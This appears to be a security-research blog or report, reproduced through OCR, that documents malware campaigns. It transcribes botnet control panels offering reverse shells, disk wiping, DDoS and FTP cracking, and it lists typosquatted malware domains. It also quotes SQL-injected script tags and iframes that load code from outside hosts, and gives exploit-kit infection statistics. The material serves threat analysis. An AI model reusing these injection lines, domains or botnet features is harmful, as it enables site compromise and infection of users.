127.0.0.1
Linux TRIAD
No Command!



[<--Return]
SetUp Parameters For DDoS Attack
Parameters:
[submit]
Available Parameters:
IP



[<--Return]
SetUp Command For Bot
Command:
[submit]
Available Commands:
reverse shell --> rev
hdd deletion --> erase
ddos --> ddos
sleep --> sleep
bindshell --> bind
kill all processes --> killme



BotNet Control System
Designed For TRIAD Control
[set ddos parameters] [set command for bot]
[Bots Online]:
-> 1 bot
[DoS Target]:
[Command]:
sleep



QuadNX Command Center
QuadNX Botnet Detailed Statistics TAB
QCC Logs
QuadNX Botnet Command Center TAB
Bot IP
ALL
[QuadNX Zone]
Sleep
Trash Flood
SYN Flood
Reboot
Shutdown
ARGV[1]
127.0.0.1
ARGV[2]
80
ARGV[3]
0
ARGV[4]
100000000
QuadNX Settings
Home C&C Server
localhost
Server Path for Statistics
/QUAD/getcmd.php
Allowed User Agent
quadclient
Status
Apply
Help
Quit
Save
Clear



QuadNX Command Center
QuadNX Botnet Detailed Statistics TAB
QCC Logs
QuadNX Botnet Command Center TAB
Bot Name
Activity
External IP
Message
Last Seen
Country
QuadNX
wait
127.0.0.1
offline
21:21:39_08.09.2009
Unknown
[Linux]katri
shutdown!!!
127.0.0.1
Dead
20:08:49_07.09.2009
Unknown
KStorm
sleep1666!sht!!
127.0.0.1
Dead
16:00:13_20.08.2009
Unknown
Refresh
Delete
Save
About
Quit
Clear
ProxFetch initialized!



Quad Distributed Network Management System
File
Help
root
E.R.T.E
Local Shell
Logs
Quad System Map
Main Stats
O.C.C
Settings
[E. R. T. E.]
root--# systeminfo
root--# systeminfo
Tab position:
Top
Show Tabs
Scrollable
E.R.T.E.
Local Shell
Bot Name to Talk to:
Execute
OK


© Hybrid Remote Administration Control System
[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cracking Progress] [Hybrid Help]
» Ftp Ip «
» Ftp Port «
» Dict File «
» Result «
» Action «
FTP ip:
FTP port:
Dictionary File:
None
Add
© www.xtmadnc.com


© Hybrid Remote Administration Control System
[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cracking Progress] [Hybrid Help]
» Hybrid Generator
» Base Bot Name: Hybrid
» Directory to place bot: /usr/local/bin/
» Default Sleep Time: 10
» Home Server: localhost
» Home Server Port: 80
» Gate Dir: /web/
» Gate Script: getcmd.php
» Bot's User Agent: Hybrid_v.1.0
» Autostart File: /etc/profile
Generate New Hybrid Bot



© Hybrid Remote Administration Control System
[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cracking Progress] [Hybrid Help]
» Bot IP «
» Country «
» Current Command «
» Bot Name «
» Bot Message «
» Check «
» Action «
Bot Name: All
Command: Sleep-[time(in secs)]
Argument 1:
Argument 2:
Argument 3:
Argument 4:
Set Command
Clear


© Hybrid Remote Administration Control System
[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cracking Progress] [Hybrid Help]
» Encrypted Remote Terminal Emulator
root~#
Current Configuration: 172.16.51.1:6666
Bot IP:
Port:
Set Configuration
Clear


Hybrid BotNet Control System
[Set Command for Linux Machines]

Rogue Google AdSense Campaign - 2023-11-24 12:15

An image is worth a thousand words.



209.85.97.155	bittorrent-co.com	azureus-co.com
209.85.97.155	bittorrent-co.com	bittorrent-co.com
209.85.97.155	bittorrent-co.com	lphant-co.com
209.85.97.155	bittorrent-co.com	amule-co.com
209.85.97.155	bittorrent-co.com	limewire-comp.com
209.85.97.155	bittorrent-co.com	vuze-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	adobe-reader-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	adware-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	flash-player-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	paint-shop-pro.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	winrar-co.com
209.85.73.222	servicepack-co.com	ccleaner-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	firefox-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	avi-codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	guitar-pro-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	opera-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-comp.com
209.85.73.222	servicepack-co.com	servicepack-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-plus-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	zone-alarm-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	directx-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	media-player-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	divx-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	office-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	virtualdj-co.com
209.85.73.222	servicepack-co.com	zattoo-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	clonecd-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	tuneup-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	explorer-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger75-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	lite-codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	power-dvd-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-plus-live-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	regcleaner-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	paint-net-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	download-acelerator.com

SQL Injection Attack Campaign - 2023-11-24 12:15

An image is worth a thousand words.

BEAN - Seattle Cocktail Social <script src=http://**yrwap.cn/h.js** ...
This site may harm your computer.
18 Sep 2008 ... <script src=http://**yrwap.cn/h.js**> Photo #1 - (0 comments), <script src=http:// **yrwap.cn/h.js**> Photo #2 - (0 comments) ...
www.beanonline.org/photos.asp?id=293 - Similar pages -

BEAN - Seattle Cocktail Social <script src=http://**yrwap.cn/h.js** ...
This site may harm your computer.
<script src=http://**yrwap.cn/h.js**> Photo #1 - (0 comments), <script src=http:// **yrwap.cn/h.js**> Photo #2 - (0 comments). <script src=http://**yrwap.cn/h.js**> ...
www.beanonline.org/photos.asp?id=243 - Similar pages -
More results from www.beanonline.org »

DecentXposure :: Thursday/Envy Split<script src=http://**yrwap.cn/h** ...
Temporary Residence Records — 11/12/2008. I almost forgot to mention this at all , and that would be a pure tragedy. Thursday is back, and dare I say better ...
www.decentx.com/news.asp?id=817 - 34k - Cached - Similar pages -

Online Branding Report<script src=http://**yrwap.cn/h.js**></script ...
This site may harm your computer.
Creating a fabulous, unique product along with a companion, sharp-dressed Web site doesn't guarantee success. What good are a product and a site if no one ...
internetviz.e-seminars.biz/Webinar/BookInformation.asp?ID=7&source=nslr - Similar pages -

leaf<script src=http://**yrwap.cn/h.js**></script>Products,Indianleaf ...
This site may harm your computer.
leaf products Catalogs leaf Manufacturer Buyers Manufacturers Suppliers Importers Exporters Buyer.
my.expomarkets.com/catalog-manager/productlist.asp?sscatid=587 - Similar pages -

ST 1<script src=http://**yrwap.cn/h.js**></script><script src=http ...
Satellite TV charts all over the world from Asia, Europe, Atlantic and America. Daily updated satellite information.
www.tracksat.com/satellite.asp?satelliteid=154 - 204k - Cached - Similar pages -

Managed Spam Service - 2023-11-24 12:15

An image is worth a thousand words.

EyeWonder iFrame Injection Attack Campaign - 2023-11-24 12:15

An image is worth a thousand words.

```
<base href="http://www.eyewonder.com/" /><meta http-equiv="content-type" content="text/html; charset=utf-8"
<!-- Post Click Tracking Location: EyeWonder_HomePage EyeWonder_HomePage -->
<script type="text/javascript">
<!--
var dd = new Date();
var ord = Math.round(Math.abs(Math.sin(dd.getTime()))*1000000000)%10000000;
var fd_pct_src = new String("<scr"+"ipt src=\"http://adsfac.us/pct_mx.asp?L=235288&source=js&ord="+ord+"\" t
document.write(fd_pct_src);
-->
</script>
<noscript>
<iframe frameborder="0" width="0" height="0" src="http://adsfac.us/pct_mx.asp?L=235288&source=if"></iframe>
</noscript>
<!-- END -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<!-- <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> -->
<TITLE>EyeWonder :: Interactive Digital Advertising, Rich Media Ads, Video Ads, Flash Ads, Online Advertisin

<meta name="keywords" content="eye wonder, eyewonder, eye-wonder, iwonder, rich, media, richmedia, rich medi
<meta name="description" content="EyeWonder is Interactive Digital Advertising's fastest-growing innovator,
<META NAME="PUBLISHER" CONTENT="EyeWonder Inc.">
<META NAME="COPYRIGHT" CONTENT="Copyright 2008 by EyeWonder Inc.">
<META NAME="REVISIT-AFTER" CONTENT="7 days">
<META NAME="author" CONTENT="EyeWonder Inc.">
<META NAME="ROBOTS" CONTENT="ALL">

<link href="index.css" rel="stylesheet" type="text/css" />
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="AC_RunActiveContent.js" language="javascript"></script>
</head>
```

Web Malware Exploitation Kit - 2023-11-24 12:15


An image is worth a thousand words.

Wellcome, **root** Browsers | Systems | Country | Referers

Country	Visits	Percent	Loads	Efficiency	Total efficiency
Russian Federation	1340	22.15 %	152	11.34 %	2.51 %
Romania	917	15.16 %	167	18.21 %	2.76 %
Unknown	687	11.36 %	95	13.83 %	1.57 %
Spain	484	8 %	64	13.22 %	1.06 %
Ukraine	415	6.86 %	36	8.67 %	0.6 %
Georgia	213	3.52 %	35	16.43 %	0.58 %
Canada	174	2.88 %	15	8.62 %	0.25 %
Germany	141	2.33 %	13	9.22 %	0.21 %
Mexico	128	2.12 %	18	14.06 %	0.3 %
United Kingdom	112	1.85 %	6	5.36 %	0.1 %
Philippines	83	1.37 %	30	36.14 %	0.5 %
Italy	82	1.36 %	10	12.2 %	0.17 %
United States	78	1.29 %	9	11.54 %	0.15 %
Belarus	67	1.11 %	6	8.96 %	0.1 %
Venezuela	66	1.09 %	15	22.73 %	0.25 %
Netherlands	66	1.09 %	3	4.55 %	0.05 %
France	59	0.98 %	2	3.39 %	0.03 %
Moldova, Republic of	47	0.78 %	7	14.89 %	0.12 %
Australia	44	0.73 %	4	9.09 %	0.07 %
Kazakstan	43	0.71 %	11	25.58 %	0.18 %
India	37	0.61 %	14	37.84 %	0.23 %
Chile	36	0.6 %	8	22.22 %	0.13 %
Singapore	34	0.56 %	3	8.82 %	0.05 %
Malaysia	32	0.53 %	5	15.63 %	0.08 %
Latvia	27	0.45 %	4	14.81 %	0.07 %
Turkey	25	0.41 %	5	20 %	0.08 %
Argentina	24	0.4 %	4	16.67 %	0.07 %
Brazil	24	0.4 %	6	25 %	0.1 %
Sweden	24	0.4 %	1	4.17 %	0.02 %
China	23	0.38 %	2	8.7 %	0.03 %
Colombia	22	0.36 %	3	13.64 %	0.05 %
Poland	21	0.35 %	4	19.05 %	0.07 %
Israel	21	0.35 %	2	9.52 %	0.03 %
Peru	19	0.31 %	6	31.58 %	0.1 %
Portugal	18	0.3 %	0	0 %	0 %
Thailand	18	0.3 %	6	33.33 %	0.1 %
Norway	18	0.3 %	0	0 %	0 %
Hong Kong	16	0.26 %	1	6.25 %	0.02 %
Austria	16	0.26 %	3	18.75 %	0.05 %
Dominican Republic	16	0.26 %	4	25 %	0.07 %
Japan	15	0.25 %	2	13.33 %	0.03 %
Bulgaria	14	0.23 %	0	0 %	0 %
Lithuania	13	0.21 %	1	7.69 %	0.02 %
Uzbekistan	13	0.21 %	1	7.69 %	0.02 %
Puerto Rico	13	0.21 %	0	0 %	0 %
Estonia	13	0.21 %	0	0 %	0 %
New Zealand	12	0.2 %	0	0 %	0 %
Indonesia	12	0.2 %	3	25 %	0.05 %
Belgium	12	0.2 %	0	0 %	0 %
Denmark	12	0.2 %	0	0 %	0 %
Azerbaijan	11	0.18 %	2	18.18 %	0.03 %
Ireland	11	0.18 %	0	0 %	0 %
Vietnam	10	0.17 %	3	30 %	0.05 %
Morocco	9	0.15 %	3	33.33 %	0.05 %
Czech Republic	8	0.13 %	1	12.5 %	0.02 %
Armenia	8	0.13 %	3	37.5 %	0.05 %
Egypt	8	0.13 %	5	62.5 %	0.08 %
South Africa	7	0.12 %	2	28.57 %	0.03 %
El Salvador	7	0.12 %	2	28.57 %	0.03 %
Switzerland	7	0.12 %	0	0 %	0 %
Greece	7	0.12 %	1	14.29 %	0.02 %
Iran, Islamic Republic of	7	0.12 %	4	57.14 %	0.07 %
Korea, Republic of	7	0.12 %	1	14.29 %	0.02 %
Bolivia	6	0.1 %	3	50 %	0.05 %
Finland	5	0.08 %	1	20 %	0.02 %
Hungary	5	0.08 %	2	40 %	0.03 %
Guatemala	4	0.07 %	1	25 %	0.02 %
Honduras	4	0.07 %	0	0 %	0 %
Malta	4	0.07 %	0	0 %	0 %
Barbados	4	0.07 %	0	0 %	0 %
Algeria	4	0.07 %	2	50 %	0.03 %
Taiwan	3	0.05 %	1	33.33 %	0.02 %
Cyprus	3	0.05 %	0	0 %	0 %
Trinidad and Tobago	3	0.05 %	0	0 %	0 %
Croatia	3	0.05 %	1	33.33 %	0.02 %
Panama	3	0.05 %	0	0 %	0 %
Kyrgyzstan	3	0.05 %	1	33.33 %	0.02 %
Ecuador	3	0.05 %	1	33.33 %	0.02 %
Nicaragua	3	0.05 %	1	33.33 %	0.02 %
